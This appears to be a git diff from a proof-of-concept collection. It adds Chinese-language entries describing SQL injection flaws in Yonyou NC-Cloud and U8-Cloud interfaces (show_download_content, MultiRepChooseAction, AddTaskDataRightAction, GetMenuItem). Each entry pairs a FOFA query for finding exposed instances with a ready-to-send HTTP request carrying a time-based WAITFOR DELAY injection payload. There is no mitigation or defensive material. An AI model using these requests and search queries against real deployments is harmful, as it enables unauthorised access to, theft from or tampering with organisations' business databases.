POST /DataSrvs/UCCGSrv.asmx/GetMenuItem HTTP/1.1
|
||||
Host:
|
||||
accept: */*
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
|
||||
name=1') waitfor delay '0:0:5'-- +
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,23 @@
|
||||
# 用友NC-Cloud系统show_download_content接口存在SQL注入漏洞
|
||||
|
||||
用友NC-Cloud系统show_download_content接口存在SQL注入漏洞,允许攻击者通过恶意构造的SQL语句操控数据库,从而导致数据泄露、篡改或破坏,严重威胁系统安全。
|
||||
|
||||
## fofa
|
||||
|
||||
```yaml
|
||||
app="用友-NC-Cloud"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
GET /ebvp/infopub/show_download_content;.js?id=1';WAITFOR+DELAY+'0:0:6'-- HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept: */*
|
||||
Accept-Language: zh-CN
|
||||
Connection: keep-alive
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,23 @@
|
||||
# 用友U8-Cloud系统接口MultiRepChooseAction存在SQL注入漏洞
|
||||
|
||||
用友U8-Cloud系统接口MultiRepChooseAction存在SQL注入漏洞,允许攻击者通过恶意构造的SQL语句操控数据库,从而导致数据泄露、篡改或破坏,严重威胁系统安全。
|
||||
|
||||
## fofa
|
||||
|
||||
```java
|
||||
app="用友-U8-Cloud"
|
||||
title=="U8C"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
GET /service/~iufo/com.ufida.web.action.ActionServlet?action=nc.ui.iufo.web.reference.MultiRepChooseAction&method=execute&taskId=1%27);WAITFOR+DELAY+%270:0:5%27-- HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Connection: close
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,23 @@
|
||||
# 用友U8-Cloud系统接口AddTaskDataRightAction存在SQL注入漏洞
|
||||
|
||||
用友U8-Cloud系统接口AddTaskDataRightAction存在SQL注入漏洞,允许攻击者通过恶意构造的SQL语句操控数据库,从而导致数据泄露、篡改或破坏,严重威胁系统安全。
|
||||
|
||||
## fofa
|
||||
|
||||
```java
|
||||
app="用友-U8-Cloud"
|
||||
title=="U8C"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
GET /service/~iufo/com.ufida.web.action.ActionServlet?action=nc.ui.iufo.task.AddTaskDataRightAction&method=execute&strTaskID=1%27);WAITFOR+DELAY+%270:0:5%27-- HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Connection: close
|
||||
```
|
||||
|
||||

|
||||
Reference in new issue
Block a user